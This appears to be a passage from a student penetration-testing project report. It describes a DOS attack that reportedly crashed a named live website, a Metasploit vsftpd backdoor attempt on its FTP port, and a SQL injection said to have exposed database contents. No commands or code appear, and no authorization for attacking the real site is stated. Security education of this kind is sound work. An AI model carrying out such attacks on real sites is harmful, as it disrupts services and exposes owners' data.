
10. Security Misconfiguration


Security misconfiguration refers to the improper configuration or setup of software, frameworks, servers, or applications that can lead to security vulnerabilities. It occurs when security-related settings are not implemented correctly or left at their default, insecure values. Security misconfigurations can occur at various levels, including the operating system, web server, application server, database, or application itself.


Common examples of security misconfigurations include:

1. Default credentials: Failing to change default usernames and passwords, or using weak credentials, can allow unauthorized access to systems or applications.
2. Outdated software: Using outdated or unsupported software versions that contain known vulnerabilities can be exploited by attackers.
3. Improper access controls: Misconfigured access control mechanisms may grant excessive privileges or provide unauthorized access to sensitive resources.
4. Error handling and debug information: Displaying detailed error messages or debug information to users can expose sensitive information or assist attackers in identifying vulnerabilities.
5. File and directory permissions: Incorrectly set file and directory permissions may allow unauthorized access or modification of critical system or application files.
6. Poor logging and monitoring: Inadequate logging and monitoring configurations can make it difficult to detect and respond to security incidents or suspicious activities.
7. Disabled security features: Disabling or not utilizing security features, such as firewalls, intrusion detection systems, or encryption, can leave systems vulnerable to attacks.

The consequences of security misconfigurations can include unauthorized access, data breaches, data loss, system compromise, disruption of services, and reputation damage.


File Edit View History Bookmarks Tools Help
jcrc.co.in/robots.txt
XML Sitemap
XML Sitemap
https://www.jcrc.co.in/robots.txt
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
User-agent: *
Disallow: /wp-admin/
Allow: /wp-admin/admin-ajax.php
Disallow: /xmlrpc.php
Disallow: /wp-includes/
Disallow: /wp-includes/js
Sitemap: https://www.jcrc.co.in/sitemap_index.xml



File Edit View History Bookmarks Tools Help
jcrc.co.in/robots.txt
XML Sitemap
XML Sitemap
https://www.jcrc.co.in/sitemap_index.xml
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Screenshot taken
View image
XML Sitemap
Generated by Yoast SEO, this is an XML Sitemap, meant for consumption by search engines.
You can find more information about XML sitemaps on sitemaps.org.
This XML Sitemap Index file contains 2 sitemaps.
Sitemap
Last Modified
https://www.jcrc.co.in/post-sitemap.xml
2023-02-23 09:44 +00:00
https://www.jcrc.co.in/page-sitemap.xml
2023-02-24 16:21 +00:00




The above images demonstrate that our target website (jcrc.co.in) has some poor security configurations, given that the sitemap XML URLs were visible in the robots.txt file, a standard used by websites to indicate to visiting web crawlers and other web robots which portions of the website they are allowed to visit.

- **DOS ATTACK**


We performed a DOS attack on our target website (jcrc.co.in) using Pentmenu, a penetration testing utility that provides a menu-driven interface for executing various security assessment and exploitation tools. It simplifies the process of accessing and utilizing different tools by organizing them into categories and presenting them in a user-friendly menu format.
Pentmenu is often used by penetration testers, security researchers, and ethical hackers to streamline their workflow and quickly access commonly used security tools. It offers a convenient way to navigate through different categories and select specific tools for specific tasks.



Commencing the DOS attack





Target website crashed




- **EXPLOITING FTP PORTS (PORT 21)**

We utilised the metasploitable console (msfconsole) to perform an FTP attack using the vsftp backdoor command execution framework.









Our target website: jcrc.co.in had its FTP (port: 21) port open, which allowed us to use this tool to get access to its data directories. However, since the website has employed authentication measures, it was not possible to gain access to the entire production data of the website.

FLOWCHART

PHASES OF ETHICAL HACKING



PHASES OF PENETRATION TESTING



RESULT

We started with the aim to find and report vulnerabilities on our practice and target websites. We followed all the steps as laid out by convention referred to as phases of ethical hacking. We were able to successfully find and list down the vulnerabilities associated with both the target and practice website. On our target website, we managed to find out as much as 12 open ports, some of which could offer us a pathway inside the system.

We used PENTMENU, BURPSUITE,HYDRA,WIRESHARK,NMAP and many other tools available in Kali Linux both through cli and Gui interfaces during the course of this project. We were also able to use these tools to great effect as we managed to achieve satisfactory results. In an attempt to gain backdoor entry inside the system we ran an ftp attack on our target website which got us to the verge of breaking into the system. An extensive brute forcing on password and userid could have allowed us to possibly enter into the system.

We also successfully managed to carry out SQL Injection Attack to gather all the critical information listed in the database which opened the doors to other attacks as well. In this way we had found out a lot of other vulnerabilities as well. We successfully implemented TOP 10 OWASP framework attacks on our practice website and tried to replicate the same on our main website to the extent it was possible.We also ran a DOS attack using both TCP and UDP variations to get a deeper access to all the vulnerabilities.

All the screenshots of our attacks have been explicitly attached as well as a brief description about the same has been provided. All in all we feel we have managed to achieve the outcomes that we had set for ourselves at the very beginning of this project.

Advantages & Disadvantages

Advantages of the Proposed Solution:

1. Comprehensive Assessment: The proposed solution combines automated scanning, manual testing, and various techniques to comprehensively assess the security of web applications. This approach helps identify a wide range of vulnerabilities and weaknesses, ensuring a more thorough evaluation.

2. Real-World Simulation: By simulating real-world attacks, the solution provides a more realistic assessment of the web application's security posture. Manual testing and exploitation techniques mimic the tactics and techniques used by actual attackers, enabling the identification of complex vulnerabilities that automated tools may miss.

3. Customized Approach: The solution allows for customization based on the specific requirements and technologies involved in the web application being tested. It considers factors like authentication mechanisms, data validation, error handling, and more, tailoring the testing approach accordingly.

4. Actionable Recommendations: The solution includes a comprehensive report with clear and actionable recommendations for remediation. This helps developers and stakeholders understand the identified vulnerabilities and provides specific guidance on how to address them effectively.

5. Collaboration with Development Team: The proposed solution promotes collaboration between the penetration testers and the development team. This collaboration ensures that vulnerabilities are properly understood, addressed, and fixed in the web application's codebase, enhancing the overall security of the application.

Disadvantages and Limitations of the Proposed Solution:

1. Time and Resource Intensive: The proposed solution requires skilled penetration testers and adequate resources to perform manual testing and exploit vulnerabilities. This process can be time-consuming, especially for complex web applications, and may require a significant investment in terms of personnel and tools.

2. Limited Scope and Coverage: The proposed solution's effectiveness depends on the scope defined for the penetration testing engagement. If certain areas or functionalities of the web application are not included in the scope, vulnerabilities in those areas may remain undetected.

3. False Positives and Negatives: Like any testing methodology, false positives (identifying a vulnerability that doesn't actually exist) and false negatives (failing to identify an actual vulnerability) are possible. Automated tools used for vulnerability scanning may generate false positives, requiring manual verification to distinguish true vulnerabilities.

4. Expertise and Skill Requirements: Conducting effective manual testing and exploitation requires highly skilled and experienced penetration testers. Organizations may face challenges in finding and retaining such talent, especially for specialized or complex web applications.

